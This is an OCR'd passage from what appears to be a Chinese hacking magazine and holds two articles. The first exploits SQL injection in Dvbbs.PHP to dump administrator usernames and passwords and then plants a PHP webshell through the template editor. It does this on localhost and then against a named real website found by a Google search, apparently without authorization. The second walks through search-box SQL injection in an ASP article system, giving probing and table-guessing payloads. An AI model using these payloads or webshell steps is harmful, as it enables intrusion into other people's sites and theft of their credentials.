
图3 查询出多个值


下面，我们来查询 admin 前台用户的口令，构造语句如下：**http://**

127.0.0.1/dvbbsphp/boardrule.php?groupboardid=111111111/**/union/**/select/**/concat(username,0x3f,userpassword)/**/from/**/dv_user/**/where/**/usergroupid=1/*,查询出来前台管理员的用户名和口令，如图5。


图4 查询管理员用户名


现在，我们可以利用查询出来的管理员用户名和口令进入后台，动网PHP版后台拿WEBSHELL比较简单，在“外观风格”模块中“风格界面模板总管理”里新建一个模板页面，然后编辑模板页面，把PHP马写在里面就行了。WEBSHELL路径是模板路径加上以模板名称命名的文件，我这里的WEBSHELL地址是：**http://127.0.0.1/dvbbsphp/templates/default/test1.tpl.php**，test1是我新建模板的名称，如图6。



图5 查询出用户名和口令


图6 取得webshell


二、实战篇


上面讲了动网PHP版的漏洞分析与利用，大家是不是觉得在本地测试不过瘾啊？那下面我给大家带来的是动网PHP版的实战渗透。我们在网上找一个论坛进行测试，下面开始实战渗透之旅。


图7 成功爆出用户名和口令


图8 爆出前台管理员的口令

首先，我们打开www.google.com，输入关键字“**Powered by Dvbbs.PHP 2.0**”，约有1,160,000项符合，看样子用动网PHP版的论坛还真不少。随便找了一个论坛，网址是http://www.bjgogo.cn/，网站好像是刚架起来的，不管那么多了，直接测试是否存在PHP注入漏洞，提交语句：**http://www.bjgogo.cn/boardrule.php?groupboardid=111111111/**/union/**/select/**/concat(username,0x3f,password,0x3f,adduser)/**/from/**/dv_admin/***，成功猜解出管理员用户名和口令，如图7。


图9 成功登录后台


图10 得到webshell

再来猜解前台管理员口令，提交语句：**http://www.bjgogo.cn/boardrule.php?groupboardid=111111111/**/union/**/select/**/concat(username,0x3f,userpassword)/**/from/**/dv_user/**/where/**/usergroupid=1/***，成功猜解出前台管理员口令，都是默认管理员用户和口令，如图8。


利用猜解出来的管理员用户和口令成功登录后台，如图9。

下面，开始拿WEBSHELL，在“外观风格”模块中“风格界面模板总管理”里新建一个模板页面，然后编辑模板页面，把PHP马写在里面就行了，WEBSHELL路径是模板路径加上以模板名称命名的文件，我这里的WEBSHELL地址是：**http://www.bjgogo.cn/templates/default/test.tpl.php**，如图10。

成功拿到WEBSHELL了，提权不是本文讲的内容，关于Linux下面的提权方法，我下一期会写一篇文章，简单介绍一个Linux下的提权方法。

三、总结篇

动网PHP版漏洞分析与利用到这里就告一段落了，网上很多论坛的管理员口令在经过MD5加密后猜不出来，那就靠大家利用社会工程学或其它方法了，不在本文的讨论范围，以后可能会写这种类型的文章。


图11 官方不能访问

动网PHP版的安全性没有ASP版的好，这种简单的注入问题竟然会出现，也不知道程序员当时写程序时想什么去了，在我提交这篇文章的时候官方PHP版演示网站还没有恢复正常，如图11。不知道是不是因为漏洞被黑了，还是其它什么原因。

文章中讲的concat函数在PHP注入时只显示一个字段值时非常有用，大家可以测试一下。文章中有什么不懂的，可以来《黑客手册》论坛找我，我的id号是rabbitsafe，或加我qq：3818718。

（文章中使用的工具phpspy_2008已经收录在光盘中）

编辑点评：

动网的ASP版本就以“洞网”著称，这几年在大家的“监督”下越来越稳定和安全了，按照动网的风格，这个PHP版本的安全性还要承受较长时间的考验（感谢漏洞发现者：sniperhg）。

嘉枫文章管理系统文本框中搜索型注入

文 arugamama

从本文你可以学到：

1、文本框中搜索型 sql 注入

2、实际的渗透过程

一、前奏

最近搜了一下学校的网站，发现有一个叫“嘉枫文章管理系统 v1.2”的系统，上网一搜把源码下载回来，在本地架好，如图1。随便点击一个连接，在地址栏出现http://127.0.0.1/嘉枫文章管理系统%20v1.2/news.asp?id=99，在后面加上一个单引号提交，出现错误页面，如图2，说明文件new.asp对提交参数做了过滤，打开源文件看了一下，代码如下：




图 1




图 2

```
<%dy=request("id")
if isnumeric(dy)=0 then
response.write "不要这样哦，大家都是混口饭吃"
response.end
end if%>
```

提交的参数 **id** 不是数字类型的，就会出现这样的错误页面。再看了下数据库连接文件conn.asp，看到加入了容错语句on error resume next，看来暴库也不行。再看了下页面左边“文章搜索”下面有一个文本框，是用来搜索用的。近来看了关于文本框中注入的文章，里面介绍说“当今ASP注入大行其道，网上随处可见注入方法的文章。但是这样的文章中的例子多数是针对x.asp?id=num这样的格式，对于一些表单元素，像文本框内的注入方法提及很少。其实，有一些网站多数是过滤了id这样的参数值，却往往忽略了文本框这样的注入点”，于是我对这个搜索框重视起来。

二、分析

搜索页面提交表单对应的代码如下：

```
<form name="form1" method="get" action="search.asp">
<tr>
<td height="30" align="center" bgcolor="#efefef">
<input type="text" name="key" size="19" class="input">
</td>
</tr>
<tr>
<td height="30" align="center" bgcolor="#efefef">
<select name="otype" class="input">
<option value="title" selected class="input">文章标题</option>
<option value="msg" class="input">文章内容</option>
</select>
<input type="submit" name="Submit" value="搜索" class="input">
</td>
</tr></form>
```

以上代码用 get 方法提交表单 form1 给 search.asp，于是来到 search.asp 看下他是怎么处理的，代码如下：

```
<%key=request("key")
otype=request("otype")
if key="" then
response.write "<script>alert('查找字符串不能为空！');history.back();</Script>"
response.end
end if%>
……(中间代码略)
<% Set rs= Server.CreateObject("ADODB.Recordset")
if otype="title" then
sql="select * from NEWS where title Like '%"& key &"%' order by id desc"
elseif otype="msg" then
sql="select * from NEWS where content Like '%"& key &"%' order by id desc"
else
end if
rs.open sql,conn,1,1
if rs.eof and rs.bof then
response.write "<p align='center'>对不起，没有找到相关新闻</p>"
else%>
```

很明显可以看出提交的参数**key**没有经过任何过滤，只要非空就直接执行sql语句，漏洞形成。现在我们就可以精心构造sql注入语句来注入了。




图3 出现正常页面

如果没看源文件的话，我们可以这样来判断有没有漏洞。首先输入 **asp%' and '%'='**，对应的sql语句就是 **select * from NEWS where title Like '%asp%' and '%'='%' order by id desc**，点“搜索”返回正常页面，如图3。

再输入 **asp%' and 1=1 and '%'='**，对应的执行语句是 **select * from NEWS where title Like '%asp%' and 1=1 and '%'='%' order by id desc**，返回正常，如图4。

再输入 **asp%' and 1=2 and '%'='**，对应的语句是 **select * from NEWS where title Like '%asp%' and 1=2 and '%'='%' order by id desc**，返回错误页面，如图5。

这样我们就大概可以判断存在漏洞了。接下来猜表名，输入 **asp%' and exists (select * from admin) and '%'='**，返回正常，如图6，说明存在admin表。

